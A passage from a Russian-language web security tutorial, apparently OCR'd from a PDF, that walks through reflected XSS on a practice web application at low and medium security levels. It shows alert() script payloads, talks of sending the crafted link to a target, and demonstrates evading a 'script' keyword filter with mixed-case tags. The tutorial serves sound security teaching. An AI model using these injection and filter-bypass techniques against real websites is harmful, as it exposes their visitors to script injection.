
Код выглядит как «<script>alert(«Reflected XSS»)</script>». Как я уже говорил, мы можем скопировать этот URL, и отправить нашей цели. Перейдя по ссылке, код будет выполнен, что означает успешную реализацию атаки.

3.0 Исследование Reflected XSS. Средний уровень.


Продолжаем рассматривать уязвимость Reflected XSS, и попробуем произвести запуск кода на средних настройках безопасности. Напомню, код будет представлять из себя скрипт, написанный на языке JavaScript.
Он выглядит как: «<script>alert(„Reflected XSS“)</script>».

Прежде, чем пытаться эксплуатировать эту уязвимость на средних настройках, я покажу Вам, как выглядит код веб-сайта, в частности этой страницы.


Повторим шаги, которые мы уже проделывали, и пропишем в поле ввода скрипт: «<script>alert(„Reflected XSS“)</script>», нажав кнопку «Submit»:



Получаем вывод всплывающего окна.
Жмем кнопку «Ok» и наводим курсор мыши на слово «Hello». Жмем правой кнопкой мыши и выбираем опцию «Inspect Element (Q)»:




Мы увидим исходный код этой страницы. Если мы внимательно посмотрим данный код, в частности откроем выделенные теги «<pre></pre>», то увидим слово «Hello», а уже после него внедренный нами код JavaScript:




Он без проблем исполняется на странице.

Продолжим наше исследование, и поднимем настройки безопасности на средний уровень:




Перейдем на вкладку «XSS Reflected», и повторим предыдущие шаги, внедрив скрипт в поле ввода:



Как Вы можете видеть, данный скрипт не работает. Если вспомним низкий уровень безопасности, то вывод был только с одним словом «Hello», а в данном случае выводится запись «Hello alert(„Reflected XSS“)».


Давайте посмотрим на код, с помощью инспектора элементов:



Мы видим, что начало скрипта и его конец не получилось внедрить. Отсутствуют теги: «<script></script>». Они были просто отфильтрованы, поэтому ничего не получилось.

Есть множество способов обхода таких фильтров и других способов защиты от XSS.

Давайте начнем с чего-нибудь простого, так как я предполагаю, что фильтр ищет слово «script», при обработке запроса. Можно, в принципе использовать тот же скрипт, и Вы ощутите аналогию с SQL-инъекциями. В коде скрипта мы будем делать некоторые буквы заглавными. Вид будет, например таким: «<scRipT>alert(„Reflected XSS“)</scripT>».
Вставляем его в поле ввода и жмем кнопку «Submit»:



Все работает, и мы успешно обошли фильтр, который используется на этом веб-сайте.

Некоторые сайты, к примеру, ищут кавычки, и удаляют их все из записи. Мы еще поговорим об этом.

Есть множество различных вариаций обхода фильтров и защит. Некоторые примеры можно посмотреть в Owasp-10 cheat sheet. Загуглите :)

Можно делать инъекцию в теге «a», можно добавить какое-либо событие. Примеров, на самом деле, великое множество.

4.0 Исследование уязвимости Reflected XSS — уровень «Сложный».

